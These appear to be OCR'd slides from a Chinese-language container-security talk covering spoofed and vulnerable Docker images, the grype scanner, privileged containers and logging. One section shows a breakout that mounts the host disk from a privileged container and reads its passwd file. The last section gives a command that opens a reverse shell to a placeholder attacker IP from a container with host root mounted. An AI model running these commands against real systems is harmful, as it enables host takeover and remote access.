
Insecure Container Images - 惡意Images偽造

```
docker run --rm nginx
```



```
┌──(root💀hackercat)-[~]
└─# docker images
REPOSITORY   TAG       IMAGE ID       CREATED          SIZE
nginx        latest    1724bba9fe8d   6 seconds ago    188MB
nginx        <none>    7383c266ef25   12 days ago      188MB

┌──(root💀hackercat)-[~]
└─# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

Insecure Container Images - 具有漏洞的Image



wordpress Docker Official Image • 1B+ • 5.6K
The WordPress rich content management system can utilize plugins, widgets, and themes.

Overview Tags

Sort by Newest Filter Tags

TAG
6.5-php8.3-apache
Last pushed 9 hours ago by doijanky

Digest	OS/ARCH	Vulnerabilities				
3233dab7eb3a	linux/386	0	1	3	89	4
071824caf184	linux/amd64	0	1	3	89	4
1b131e510c5b	linux/arm/v5	0	1	3	89	4


Images (3) Vulnerabilities (97) Packages (351) Give feedback


Package or CVE name Fixable packages Reset filters

Package	Vulnerabilities				
debian/expat 2.5.0-1	0	1	0	2	0
CVE-2023-52425	7.5 H				
CVE-2024-28757	N/A L				
CVE-2023-52426	N/A L				
debian/libgcrypt20 1.10.1-3	0	0	1	1	0
debian/dav1d 1.0.0-2	0	0	1	0	0
debian/nghttp2 1.52.0-1+deb12u1	0	0	1	0	0

https://hub.docker.com/_/wordpress

Insecure Container Images - 漏洞掃描工具

```
grype httpd:alpine3.18
```




```
┌──(root💀hackercat)-[~]
└─# grype httpd:alpine3.18
 ✔ Vulnerability DB                [no update available]
 ✔ Pulled image
 ✔ Loaded image
 ✔ Parsed image
 ✔ Cataloged contents
   ├── ✔ Packages                        [38 packages]
   ├── ✔ File digests                    [1,578 files]
   ├── ✔ File metadata                   [1,578 locations]
   └── ✔ Executables                     [240 executables]
 ✔ Scanned for vulnerabilities     [38 vulnerability matches]
   ├── by severity: 1 critical, 7 high, 22 medium, 0 low, 0 negligible (8 unknown)
   └── by status:   14 fixed, 24 not-fixed, 0 ignored
NAME           INSTALLED  FIXED-IN  TYPE    VULNERABILITY   SEVERITY
busybox        1.36.1-r5            apk     CVE-2023-42366  Medium
busybox        1.36.1-r5            apk     CVE-2023-42365  Medium
busybox        1.36.1-r5            apk     CVE-2023-42364  Medium
busybox        1.36.1-r5            apk     CVE-2023-42363  Medium
busybox-binsh  1.36.1-r5            apk     CVE-2023-42366  Medium
busybox-binsh  1.36.1-r5            apk     CVE-2023-42365  Medium
busybox-binsh  1.36.1-r5            apk     CVE-2023-42364  Medium
busybox-binsh  1.36.1-r5            apk     CVE-2023-42363  Medium
httpd          2.4.58               binary  CVE-2007-0086   High
httpd          2.4.58               binary  CVE-1999-1237   High
httpd          2.4.58               binary  CVE-1999-0236   High
```

Privileged Containers

執行 Docker-in-Docker在一些持續集成/持續交付(CI/CD)的場景中,

需要在一個容器內再啟動另一個容器(俗稱 Docker-in-Docker),這就需要為內層容器賦予特權能力。

```
docker run --privileged -v /var/run/docker.sock:/var/run/docker.sock docker:dind
```



What Privileged Flag Do

參考看看官網說了甚麼

最籠統的說法

--privileged: Give extended privileges to this container

詳細一點的解釋

The --privileged flag gives all capabilities to the container, and it also lifts all the limitations enforced by the device cgroup controller. In other words, the container can then do almost everything that the host can do. This flag exists to allow special use-cases, like running Docker within Docker.

另一個詳細說法的版本

The --privileged flag gives all capabilities to the container. When the operator executes docker run --privileged, Docker will enable access to all devices on the host as well as set some configuration in AppArmor or SELinux to allow the container nearly all the same access to the host as processes running outside containers on the host.

What Privileged Flag Do

參考看看官網說了甚麼

最籠統的說法

--privileged: Give extended privileges to this container

詳細一點的解釋


The --privileged flag gives all capabilities to the container, and it also lifts all the limitations enforced by the device cgroup controller. In other words, the container can then do almost everything that the host can do. This flag exists to allow special use-cases, like running Docker within Docker.

另一個詳細說法的版本

The --privileged flag gives all capabilities to the container. When the operator executes docker run --privileged, Docker will enable access to all devices on the host as well as set some configuration in AppArmor or SELinux to allow the container nearly all the same access to the host as processes running outside containers on the host.

Tips - 以黑箱方式測試容器跳脫

```
docker run --privileged -it --rm ubuntu bash

# 跳脫
mkdir test
mount /dev/sda1 test
cat test/etc/passwd | grep kali
```



```
┌──(root💀hackercat)-[~]
└─# docker run --privileged -it --rm ubuntu bash
root@2dc4bef7e660:/# mkdir test
root@2dc4bef7e660:/# mount /dev/sda1 test
root@2dc4bef7e660:/# cat test/etc/passwd | grep kali
kali:x:1000:1000:Kali,,,:/home/kali:/bin/bash
```

What Privileged Flag Do

那是否能夠不使用 --privileged flag 呢

```
docker run --rm --cap-add=sys_admin --cap-add mknod --device=/dev/fuse \
--security-opt seccomp=/usr/share/containers/seccomp.json \
--security-opt label=disable --security-opt apparmor=unconfined \
quay.io/podman/stable podman run ubi8-minimal echo hello
```

--cap-add=sys_admin：新增 sys_admin 能力

--cap-add mknod：新增 mknod 能力，允許容器建立裝置文件

--device=/dev/fuse：將主機的 /dev/fuse 裝置掛載到容器內部，使容器可以訪問該裝置

--security-opt seccomp=/usr/share/containers/seccomp.json：指定 seccomp 設定文件

--security-opt label=disable：停用 SELinux

--security-opt apparmor=unconfined：將 AppArmor 設定為不受限制


What Privileged Flag Do

Log Monitoring and Observability

出事情之後debug的方式？


- 日誌類型
- 儲存期限
- 日誌輪替
- 日誌容量

```
{
        "log-driver": "json-file",
        "log-opts":   {
                "max-size": "10m",
                "max-file": "3",
                "labels": "production_status",
                "env": "os,customer"
        }
}
```




```
┌──(root💀hackercat)-[~]
└─# docker logs a28ff77796fc
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
```

Log Monitoring and Observability




Containers without Shell

```
# attacker
nc -lvnp 6666

# victim
docker run --privileged --net=host --pid=host --ipc=host --volume /:/host raesene/ncat <attacker-IP> 6666 -e /bin/sh
```

